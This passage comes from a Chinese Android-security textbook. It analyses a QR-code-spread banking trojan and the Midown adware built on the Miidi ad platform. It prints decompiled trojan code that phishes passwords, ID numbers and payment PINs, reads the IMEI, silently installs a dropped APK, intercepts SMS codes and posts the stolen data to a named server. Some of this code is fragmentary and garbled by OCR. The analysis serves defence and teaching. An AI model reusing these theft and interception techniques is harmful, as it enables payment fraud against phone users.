


图 19-20 工作原理

（1）首先通过二维码传播“大包”

不法分子将二维码发给用户，用户扫描二维码，得到一个下载链接，不法分子诱骗用户下载并安装，如图 19-21 所示。

还有另一种传播途径，通过不正规的安卓市场将植入木马的常用应用在安卓市场上架，用户自行下载安装。

（2）诱骗用户输入账号和密码

木马伪装成常用应用，诱导用户输入登录的账户和密码，用户输入后单击“提交”按钮，将用户输入的账号和密码发送到指定的服务器上，如图 19-22 所示。



图 19-21　可扫描的木马二维码图



图 19-22　伪装为淘宝二手

关键代码如下所示。

```
String str1 = this.val$etName.getText().toString();
if (str1.equals(""))
        Toast.makeText(this.this$0, "请输入用户名", 0).show();
        while (true)
            //{获取用户输入的账号和密码
        return;
                String str2 = this.val$etPass.getText().toString();
        if (str2.equals(""))
                {
        Toast.makeText(this.this$0, "请输入密码", 0).show();
        continue;
                }
...//将读取的数据上传至服务器端
ToolHelper.postData("http://www.gamefiveo.com/saves.php",localArrayList)
```

（3）窃取手机号码

通过系统函数读取用户的手机号码，如果能获取到，将手机号码发送到指定的服务器上，如图 19-23 所示。



图 19-23　将读取的信息上传至服务器



关键代码如下所示。

```
TelephonyManagerlocalTelephonyManager =(TelephonyManager)this.this$0.getSystemService("phone");
      MainActivity localMainActivity1 = this.this$0;
            String str3 = localTelephonyManager.getLine1Number();读取手机号码
            localMainActivity1.phoneNum = str3;读取 IMEI
      if (this.this$0.phoneNum.equals(""))
            {
      MainActivity localMainActivity2 = this.this$0;
              String str4 = localTelephonyManager.getDeviceId();
              localMainActivity2.phoneNum = str4;
            }
            MainActivity.1.1 local1 = new MainActivity.1.1(this, str1, str2);
      new Thread(local1).start();
…
//将读取的数据上传至服务器端
ToolHelper.postData("http://www.gamefiveo.com/saves.php",localArrayList)
```

（4）诱导安装小包

木马会在后台联网下载小包程序，下载完成后提示用户“为了资金安全，请安装支付安全软件后再进行操作”，用户单击“确定”按钮即完成了“小包”的安装，如图 19-24 和图 19-25 所示。





图 19-24　诱导用户安装小包



图 19-25　小包文件

对应代码如下所示。

```
//checkApkExist 检查是否安装小包
if (!MainActivity.checkApkExist(this.this$0, "google.tao"))
     {
     MainActivity localMainActivity3 = this.this$0;
AlertDialog.Builder localBuilder1 = new
AlertDialog.Builder(localMainActivity3);
     AlertDialog.Builder localBuilder2 = localBuilder1.setCancelable(0);
     //下面欺骗用户安装
     AlertDialog.Builder localBuilder3 = localBuilder1.setMessage("为了您的账号安全，请安装安全中心后再进行
操作。谢谢。\n\n 单击确定，立即安装");
               MainActivity.1.2 local2 = new MainActivity.1.2(this);
//用户点击确认后跳转至安装
AlertDialog.Builder localBuilder4 = localBuilder1.setNegativeButton("确定", local2);
```

```
        AlertDialog.Builder localBuilder5 = localBuilder1.setPositiveButton("取消", null);
        AlertDialog localAlertDialog1 = localBuilder1.create();
        AlertDialog localAlertDialog2 = localBuilder1.show();
        continue;
              }
…
   //调用安装函数 Install()
        MainActivity.Install(MainActivity.1.access$0(this.this$1), "");


publicstaticvoid Install(Context paramContext, String paramString)
          {
…
//将隐藏在木马中的恶意
File localFile = new File(str3, "tz.apk");
// "小包" 还原为 apk，增强了毒软件的隐蔽性
try
      {
InputStreamlocalInputStream = paramContext.getAssets().open("tz");
if (!localFile.exists())
          {
booleanbool = localFile.createNewFile();
localFileOutputStream = newFileOutputStream(localFile);
arrayOfByte = newbyte[1024];
if (localInputStream.read(arrayOfByte) <= 0)
            {
localFileOutputStream.close();
localInputStream.close();
            }
          }
…
     //下面两行代码用于修改文件权限
        String str5 = "chmod " + str4 + " " + str3 + "/" + "tz.apk";
        Process localProcess = Runtime.getRuntime().exec(str5);
while (true)
        {
          Intent localIntent2 = localIntent1.setAction("android.intent.action.VIEW");
          Uri localUri = Uri.fromFile(localFile);
          Intent localIntent3 = localIntent1.setDataAndType(localUri, "application/vnd.android.package-archive");
          Intent localIntent4 = localIntent1.setFlags(268435456);
//安装并于后台运行小包
paramContext.startActivity(localIntent1);
```

（5）诱骗输入身份证和支付密码并上传

当用户完成小包的安装后，继续诱骗用户输入身份证号和支付的密码，用户输入后，单击"提交"按钮，将用户的身份证和支付密码发送到指定的服务器，如图 19-26 所示。

对应代码如下所示。

```
String str1 = this.val$etcode.getText().toString();//获取用户输入的身份证号码
if (str1.equals(""))
Toast.makeText(this.this$0, "请输入您的身份证号", 0).show();
while (true)
        {
```



```
return;
        String str2 = this.val$etCom.getText().toString();//获取用户输入的支付密码
if (str2.equals(""))
        {
Toast.makeText(this.this$0, "请输入支付密码", 0).show();
continue;
        }
this.this$0.pd.show();
…
        LocationVerify.1.1 local1 = new LocationVerify.1.1(this, str1, str2);
new Thread(local1).start();
…
//将读取的数据上传至服务器端
ToolHelper.postData("http://www.gamefiveo.com/saves.php",localArrayList)
```



图 19-26　诱导用户输入身份证和支付密码并上传

（6）监控并拦截验证码短信

当小包启动后会在后台静默运行，隐藏图标，用户无法感知。在后台会监控短信，并拦截所有手机接收的短信。将屏蔽的短信上传到指定的服务器端，并将手机上的信息删除，对应代码如下所示。

```
    //监听短信接收
    if (str1.equals("android.provider.Telephony.SMS_RECEIVED"))
      {
     arrayOfSmsMessage = getMessagesFromIntent(paramIntent);
           localStringBuilder1 = newStringBuilder();
     i = arrayOfSmsMessage.length;
           j = 0;
       }
     while (true)
       {
//启动上传线程准备发送拦截的短信至服务器
if (j >= i)
           {
             BootReceiver.1 local1 = new BootReceiver.1(this, localStringBuilder1);
     new Thread(local1).start();
     abortBroadcast();
     return;
           }
```

```
//拦截短信，读取短信内容
SmsMessagelocalSmsMessage = arrayOfSmsMessage[j];
String str4 = localSmsMessage.getOriginatingAddress();
this.originAddress = str4;
String str5 = localSmsMessage.getDisplayMessageBody();
StringBuilderlocalStringBuilder2 = localStringBuilder1.append(str5);
 j += 1;
…
//将拦截的短信发送至服务器
ToolHelper.postData("http://www.gamefiveo.com/saves.php", localArrayList);
```

到此为止，用户的手机号、短信和身份证号全都被木马黑客掌握，手机绑定的网上支付账户也将完全沦陷，黑客可以完全操控用户的手机支付账号，还可能进一步盗刷支付账号绑定的银行账号。该木马病毒将给手机支付的用户带来巨大的安全隐患。

2. 安全专家建议

针对此类木马程序，360 安全专家提出了以下保障手机安全支付的建议。

- 给支付账户设置单独的、高安全级别的密码，给手机支付设置手势密码。
- 二维码扫描后，如果是下载超链接，谨慎下载。
- 支付应实名认证。
- 谨慎保管个人的身份证、银行卡、手机验证码等隐私信息。
- 不单击不明超链接，不安装不明文件。
- 手机上安装安全管理软件。
- 丢失手机后应打电话给运营商和支付服务商挂失。

19.4　广告病毒 Android-Trojan/Midown

知识点讲解：光盘:视频\知识点\第 19 章\广告病毒 Android-Trojan/Midown.avi

米迪是中国的一个无线广告运营平台和手机游戏联运平台，成立于 2010 年 8 月，由位于湖北省武汉市的迪派无线（Dipai Wireless）公司运营。近期市场上出现了很多滥用米迪广告平台的 Android 恶意代码，这部分代码的主要特征是在经过用户同意的情况下自动下载被推广的应用，严重消耗用户的手机资费。在本节的内容中，将详细讲解米迪广告平台的 Android 恶意代码的基本知识。

19.4.1　米迪广告平台介绍

武汉迪派科技有限公司是一家从事移动互联网业务的高科技企业，利用自身研发的广告平台进行广告推广，为广大的企业及个人用户提供全方位的广告信息推送服务。产品名称为米迪，英文 Miidi，如图 19-27 所示。

米迪广告平台是以 Symbian、Android、iPhone、J2Me 等手机操作平台作为推广平台，通过电话和短信的方式触发广告弹出，辅助以短信、电话、网络、 下载、保存、定位、反馈、购买等交互工具，实施精准的手机广告投放，按实际效果进行费用结算。近期在市场上出现了很多滥用米迪广告平台的 Android 恶意病毒：Android-Trojan/Midown，这部分代码的主要特征是在经过用户同意的情况下自动下载被推广的应用，严重消耗用户的手机资费。




图 19-27　米迪广告主页

Android-Trojan/Midown 的作者将一些常用的 Android 应用重新打包，例如，来电号码归属地显示应用，手电应用，美女拼图和主题等比较有诱惑性的应用，然后捆绑进修改过的米迪插件，并在米迪的后台进行特殊的设置，一旦用户安装这些精心制作的 Android 应用，用户手机就会在后台自动下载更新米迪的插件，私自下载推广应用，同时推送广告，给用户造成严重的资费损耗。

19.4.2　分析 Android-Trojan/Midown

官方的米迪插件曾经被 Android-Trojan/Midown 的作者修改过，Java 包名和类名都替换掉了，内部的代码经过了进一步的混淆，包的结构也发生了变化，如图 19-28 所示。



官方的包　　　　　　恶意程序修改后的包

图 19-28　包的结构

Android-Trojan/Midown 的主要特征如下所示。

- 一旦用户运行被重新打包的应用，马上在后台联网下载更新，取得配置文件。
- 在用户手机的通知栏推送广告，并且不可以清除，为了迷惑用户，通知栏的广告使用随机的图片作为提示图标，给用户造成极大困扰。
- 当广告显示在用户的通知栏时，无须经过用户同意，广告中的Android应用马上被下载，无声无息地消耗用户流量，如果用户使用GSM/3G等移动网络，有可能造成用户的手机资费很快被消耗光。
- 用户运行被Android-Trojan/Midown感染的Android应用之后，其中的米迪插件会立即联网更新并推送广告，然后直接下载被推广的应用。

传递和接收细节如图 19-29 所示。

```
213 GET /newsdk/PushAdPlugin_10_4_2.zip HTTP/1.1
769 HTTP/1.1 200 OK  (application/zip)
428 POST /appscore4/active.bin HTTP/1.1  (application/x-www-form-urlencoded)
393 HTTP/1.1 200 OK  (application/json)
365 POST /appscore4/getappconf.bin HTTP/1.1  (application/json)
118 HTTP/1.1 200 OK  (application/json)
530 POST /appscore4/getpushadv20.bin HTTP/1.1  (application/x-www-form-urlencoded)
 71 HTTP/1.1 200 OK  (application/json)
264 GET /appsoft/cpa/1374065552108826.png HTTP/1.1
339 HTTP/1.1 200 OK  (PNG)
461 POST /appscore4/cpaappconf.bin HTTP/1.1  (application/x-www-form-urlencoded)
 71 HTTP/1.1 200 OK  (application/json)
440 GET /appscore4/miidiadcore.bin?trackInfoStr=4a6d5d4ae50b26cb938b1c043b78d1963c24a82079510da7b5858a
415 HTTP/1.1 302 Moved Temporarily
217 GET /appsoft/cpa/unicom_game_wqmm.apk HTTP/1.1
952 HTTP/1.1 200 OK  (application/octet-stream)
577 POST /appscore4/downok.bin HTTP/1.1  (application/x-www-form-urlencoded)
393 HTTP/1.1 200 OK  (application/json)
```

图 19-29　传递和接收细节

被推广的应用能否自动下载，是由米迪后台的一个选项决定的，开发者可以根据需要设置这个选项。在米迪的开发者后台的“添加应用”页面中，“点击推送广告自动下载”一项控制着广告中的应用是否被自动下载，如果选择“是”，那么应用会被自动下载，如图 19-30 所示。





图 19-30　“点击推送广告自动下载”项

如果开发者设置了自动下载选项，服务器对米迪插件的 POST 请求返回的 JSON 数据将会包含如下字段。

```
pushAdAutoDown=true
```

然后米迪插件就会自动下载对应的 Android 应用，如图 19-31 所示。



```
365 POST /appscore4/getappconf.bin HTTP/1.1  (application/json)
```


```
44a
{"productInfo":
{"enableCredit":true,"showScoreInAppList":true,"moneyName":"......","autoPush
Ad":true,"autoPushDelayTime":0,"autoPushType":0,"pushApiSwitch":true,"showDet
ailOnClickListItem":true,"pushAdShowScore":false,"pushSwitch":true,"appDownUr
l":"http://www.miidi.net/appsoft/
talent5dave@qq.com/1352370529557.apk","autoUpdate":false,"cmdToken1":null,"cm
dToken2":null,"cmdToken3":null,"minScore":100,"autoActiveScore":false,"pushIn
terval":600,"currentScore":0,"logWindow":1,"eraseAd":200,"eraseAdSwicth":fals
e,"cmdToken4":"B0e0xfJO3PxfvgCL0sJw4SXxjhY1*NSQKwl7q8V3RdU7u5SRFNC7P*1t*Q*-
Mrkm63S1lUJNFJ7U9igHuaS*pQbJtURKYcZLmonbKoY51P4juDXiXV-
W7*DOoflXtP*EtY7KYYJuHD6OmDKFE0jMHB4lVxnnVrp-
E3CzXGkHDf3Gor725KO058Ue8yFcVFiCG1io3LxFPVVIOndZqC7e*xc9n6oz-ltUlFZ-
xeAVNRq","allowRunApp":true,"runAppScore":5,"appVer":"1","pushAdSound":false,
"pushAdAutoDown":true,"clearInstallNotification":true,"reportDeviceApp":0,"ca
rtoonAdSwitch":true,"notifyUrl":null,"notifyKey":null,"splashMinIdleTime":18
0,"status":1,"exchangeRate":100,"productId":9086,"adkViewInterval":30},"optCo
de":{"code":0,"desc":"well servered"}}
0
```


图 19-31　自动下载对应的 Android 应用

像其他移动广告平台一样，米迪也提供了广告推送功能，并提供了丰富的设置选项。其中一项就是控制 Android 通知栏里的广告能否被用户通过简单的滑动操作或者清除按钮（只有部分手机提供这一按钮）手动清除，同时，这也是衡量一个 Android 应用推送的广告是否具有流氓性质的判断依据。

米迪官方在推送每个应用时，都会包含一个名为 clearable 的选项，如果这个值为 true，那么，用户就可以直接通过手指滑动操作清除通知栏的广告。如果这个值是 false，这个通知就是不可以删除的，如图 19-32 所示。

```
530 POST /appscore4/getpushadv20.bin HTTP/1.1  (application/x-www-form-urlencoded)
```


```
5b3
{"optCode":{"code":0,"desc":"well servered"},"pushAd":[{"iconUrl":"http://
img2.adpooh.com/appsoft/
cpa/1374065552108826.png","clickAdEffect":"AdClick_INSTALL_APK","title":
"......... ............... ...........
","subtitle":"................................ ...........
","mcpaPackageName":"com.unicom.android.game","clickEffect":"mcpa://4a6d5d4ae50b26cb938b1
c043b78d1963c24a82079510da7b5858a497c0bd7bf9cd1ea90cf9ed99b1361961bfc5da50b5287339273aad7
fd468a7424688cb9f0bb195e314a65f642685dae8127c0ba184c0979682ce89150","adkey":"cpaapp_486",
"playSound":false,"clearAble":false,"appVer":"V1.1.0","cacheType":0}
],"nextPushAdDealy":57600,"productInfo":
{"status":1,"productId":12160,"adkViewInterval":30,"exchangeRate":100,"pushAdSound":fals
e,"appVer":"1.0","pushAdAutoDown":true,"enableCredit":false,"showScoreInAppList":true,"mo
neyName":"......","autoPushAd":true,"autoPushDelayTime":0,"autoPushType":0,"pushApiSwitch
":true,"showDetailOnClickListItem":false,"pushAdShowScore":false,"pushSwitch":true,"appDo
wnUrl":"http://www.miidi.net/appsoft/
m1041672357@yahoo.cn/1364893970286.apk","autoUpdate":false,"cmdToken1":null,"cmdToken2":n
ull,"cmdToken3":null,"minScore":100,"autoActiveScore":false,"pushInterval":600,"currentSc
ore":0,"logWindow":1,"eraseAd":200,"eraseAdSwicth":false,"cmdToken4":null,"allowRunApp":t
rue,"runAppScore":5,"clearInstallNotification":true,"reportDeviceApp":0,"cartoonAdSwitch
":true,"notifyUrl":null,"notifyKey":null,"splashMinIdleTime":180}}
0
```


图 19-32　clearable 选项

如果 clearable=true，那么米迪插件中的代码在创建 Notification 时，会将其 flags 值增加一个名为 FLAG_NO_CLEAR 的选项，通过这个选项，在通知栏中不可以删除该 Notification，如图 19-33 所示。

在此需要注意的是，每次启动 Android-Trojan/Midown 后都会随机选择一个图片，作为在 Android 手机通知栏显示广告通知时的图标，这样的伪装具有相当的迷惑性，使得用户根本不可能知道是哪个 Android 应用在推送广告，使得该病毒更有隐蔽性。例如，下面是一个被感染的 Android 应用中嵌入的图标，以供随机选择使用，它们不是原来的应用图标，而是在重新打包时被 Android-Trojan/Midown 放进去的，如图 19-34 所示。

```
public static Void a(android.content.Context p8, net.igameplay.plg.f.f p9)
{
    net.igameplay.plg.h.g.c(net.igameplay.plg.h.s.a, "[MyNotificationMgr] doPushNotifyAds() enter");
    v0 = net.igameplay.plg.h.s.a(p9.d);
    v1 = new android.app.Notification(net.igameplay.plg.h.r.a().i, p9.c, System.currentTimeMillis());
    if (!p9.i) {
        v1.flags = (v1.flags | 48);
    } else {
        v1.flags = (v1.flags | 16);
    }
    if (p9.g) {
        v1.defaults = (v1.defaults | 1);
    }
    v2 = p9.b;
    v3 = p9.c;
    v4 = net.igameplay.plg.h.i.b(p8);
    v4.setFlags(6.46234853557e-27);
    if (p9.e != 0) {
        v4.setData(android.net.Uri.parse(p9.e));
    }
    if (p9.h != 0) {
        v4.putExtra("cpaPackageName", p9.h);
    }
    if (p9.j != 0) {
        v4.putExtra("cpaVersion", p9.j);
    }
    if (p9.f != 0) {
        v4.putExtra("adclicktype", p9.f);
    }
    v1.setLatestEventInfo(p8, v2, v3, android.app.PendingIntent.getActivity(p8, 0, v4, 1.65436122511e-24));
    if (v0 != 0) {
        v2 = android.view.LayoutInflater.from(p8).inflate(v1.contentView.getLayoutId(), 0);
        if (v2 != 0) {
            v2 = net.igameplay.plg.h.s.a(v2);
            if (v2 != 0) {
                v1.contentView.setImageViewBitmap(v2.getId(), v0);
            }
        }
    }
    p8.getSystemService("notification").notify(p9.a(), v1);
    return 0;
}
```

clearAble

48 = FLAG_NO_CLEAR | FLAG_AUTO_CANCEL

图 19-33　不可删除 Notification

